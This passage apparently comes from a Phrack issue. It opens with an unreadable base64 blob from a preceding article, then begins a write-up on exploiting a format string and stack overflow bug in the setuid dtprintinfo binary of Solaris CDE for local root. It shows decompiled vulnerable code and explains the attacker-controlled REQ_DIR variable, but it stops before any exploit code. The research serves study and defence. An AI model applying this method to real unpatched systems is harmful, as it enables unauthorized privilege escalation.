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

./12.txt Tue Oct 05 05:46:47 2021 72

```
pUkb9+fVk7SiVhNt6JSEJ4Q4UuOJTNP4Wt/qUEDZr3biwcmCac2ddE28u9aFBY+fxyMwYsfp0wwA
AKqQ6xHW0Qk/AAGXpwmA0JoBAAAAONCEvxQXOzADAAAAAARZWg==
====


|=[ EOF ]=---------------------------------------------------------------=|
```

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x0d of 0x0f

Exploiting a Format String Bug in Solaris CDE

Marco Ivaldi <raptor@0xdeadbeef.info>

--[Table of Contents

--[1 - Intro

"What we do in life echoes in eternity."
-- Maximus Decimus Meridius, https://patchfriday.com/22/

Yes, I'm aware we're living in 2021, but fax machines are still around and so is Solaris. And even if the title of this article may seem a bit anachronistic, I assure you it's still possible to find format string bugs in production code. Especially if you take a look into the formidable mess that is the Common Desktop Environment (CDE), a software that all UNIX hackers from the 90s will remember fondly [0]. It turns out CDE is still being distributed with the latest Solaris 10 version. Solaris 10 itself will be supported at least until January 2024, according to Oracle [1]. As far as I'm aware, it's still used in a lot of critical environments, especially telcos.

In this article I will be dissecting a particularly challenging memory corruption exploit I published in February. It targets a format string bug in the dtprintinfo setuid binary distributed with CDE, in order to achieve local root privilege escalation on unpatched Solaris 10 systems. The bug affects both Intel and SPARC architectures, but here I'm going to focus specifically on SPARC.

This is Phrack, so there's no need to explain what Solaris [2] is, what SPARC [3] is, or how format string bugs [4] are exploited. However, for the perusal of all young hackers reading this I've conveniently listed some references at the end of this article.

--[2 - The Bug

"Bugs are by far the largest and most successful class of entity."
-- Encyclopedia of Animal Life

I've been hacking Solaris for quite some time. My first public exploits for this platform are from 2003 [5]. A couple of years ago, in the wake of my INFILTRATE 2019 talk [6], in which I reminisced about the good old days of unmitigated memory corruption vulnerabilities, I received an email from Marti Guasch Jimenez, a security researcher from Spain, who discovered an extraordinary bug in the infamous dtprintinfo CDE Print Viewer binary.

The bug in question is in the check_dir() function. Here's a snippet of pseudocode from Ghidra's decompiler, slightly edited and commented for

clarity:

```
void __0FJcheck_dirPcTBPPP6QStatusLineStructPii(char *param_1,
  undefined4 param_2, void **param_3, int *param_4, int param_5)
{
        ...
        char *pcVar3;
        ...
        char local_724 [300];
        char local_5f8 [300];
        ...
        size_t local_c;
        ...

        pcVar3 = getenv("REQ_DIR");
        if (pcVar3 == (char *)0x0) {
                sprintf(local_724, "/usr/spool/lp/requests/%s/", param_2);
        } else {
                pcVar3 = getenv("REQ_DIR");
                sprintf(local_724, pcVar3, param_2); /* VULN */
        }
        local_c = strlen(local_724);
        sprintf(local_5f8, "/var/spool/lp/tmp/%s/", param_2);
        ...
}
```

Can you spot the bug? I'm pretty sure you can. Actually, there's more than one bug to spot here. CDE developers managed to achieve something truly remarkable: we have two bugs for the price of one, both in the same line of code! A stack-based buffer overflow *and* a format string bug. Not to mention the other sprintf()-related buffer overflows... Wow. This really is code from another era.

I've written a few exploits [7] that target these bugs. On Intel, I was able to exploit both the buffer overflow and the format string bug. On SPARC, on the other hand, I could only exploit the format string bug because of how the stack is laid out, as detailed in section 3.1 below. As a general rule, exploitation on SPARC is usually more painful (and fun) than on Intel.

Looking closely at the code snippet above, at the line I marked with the "VULN" comment the value associated with the environment variable REQ_DIR (pcVar3) is directly passed as the second parameter to sprintf(). Thus, by manipulating this variable a local attacker is easily able to control the format string used by sprintf(). A user-supplied format string in a setuid root program means this is game over, right? Right, but before we can do the r00t dance we need to overcome a series of roadblocks.

--[3 - The Exploit

"I'm gonna have to go into hardcore hacking mode!"
        -- Hackerman, https://youtu.be/KEkrWRHCDQU

